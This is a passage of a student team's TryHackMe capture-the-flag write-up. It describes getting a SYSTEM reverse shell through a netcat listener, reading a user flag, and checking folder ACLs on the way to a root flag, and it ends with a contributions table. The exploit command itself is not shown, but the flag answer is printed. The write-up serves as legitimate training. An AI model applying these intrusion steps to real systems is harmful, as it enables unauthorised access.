


Before sending the request, Emily started a python server and netcat listener to listen to port 443.







Emily execute the command and managed to get our shell.



Emily used whoami to check which user are we currently. We are nt authority\system.



Emily changed directory to C drive




Emily proceeded to change directory to \users\administrator\desktop. There is a user text file in the directory. Emily get the content of the file and captured the first flag.

```
    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/28/2020  12:39 PM             37 user.txt


cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\Users\Administrator\Desktop>
```

Final Result:

Upon verification of the flag, Emily placed the flag on the TryHackMe site and got the confirmation.



Steps: Root Privilege Escalation

Members Involved: Cai Qing

Tools used: Command Prompt

Thought Process and Methodology and Attempts:

Cai Qing execute the command get-acl to check the permissions we have on the users directory and see that we have Deny FullControl to the group of Administrators.

```
cd ..
get-acl c:\users\SuperAdmin | fl


Path   : Microsoft.PowerShell.Core\FileSystem::C:\users\SuperAdmin
Owner  : NT AUTHORITY\SYSTEM
Group  : NT AUTHORITY\SYSTEM
Access : BUILTIN\Administrators Deny  FullControl
         S-1-5-21-297466380-2647629429-287235700-1000 Allow  FullControl
Audit  :
Sddl   : O:SYG:SYD:PAI(D;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-297466380-264762942
         9-287235700-1000)
```


Cai Qing tried changing the directory to SuperAdmin and list the contents but got denied. We tried other commands but got the same result.

```
cd SuperAdmin
ls
PS C:\Users\SuperAdmin> ls : Access to the path 'C:\Users\SuperAdmin' is denied.
At line:1 char:1
+ ls
+ ~~
    + CategoryInfo          : PermissionDenied: (C:\Users\SuperAdmin:String) [
   Get-ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.
   Commands.GetChildItemCommand
```

```
dir /s /b
PS C:\Users\SuperAdmin> dir : Cannot find path 'C:\s' because it does not exist.
At line:1 char:1
+ dir /s /b
+ ~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\s:String) [Get-ChildItem], I
   temNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetCh
   ildItemCommand
```


```
type c:\users\superadmin\desktop\root.text
PS C:\Users\SuperAdmin> type : Cannot find path 'C:\users\superadmin\desktop\root.text' because it
does not exist.
At line:1 char:1
+ type c:\users\superadmin\desktop\root.text
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\users\superadmin\desktop\roo
   t.text:String) [Get-Content], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetCo
   ntentCommand
```

Cai Qing decided to return to the users directory and attempted to read the root text file directly and was successful. Cai Qing successfully captured the last flag.



Final Result:

Cai Qing entered the flag into THM and the flag was correct.



Contributions

Member's role and contribution:

ID	**Name**	Contribution	Signatures
1211102687	Emily Phang Ru Ying	Did most of the writing after compiling findings. Discovered the exploit to initial foothold.	*Emily*
1211102751	Teo Yu Jie	Did Enumeration. Did a check on the write-up.	*Teo*
1211102753	Lim Cai Qing	Video Editing. Did Root Privilege Escalation.	*Qing*
1211102975	Loi Xinyi	Did the recon.	*Xinyi*

VIDEO LINK: https://youtu.be/DKR6GoGdd4U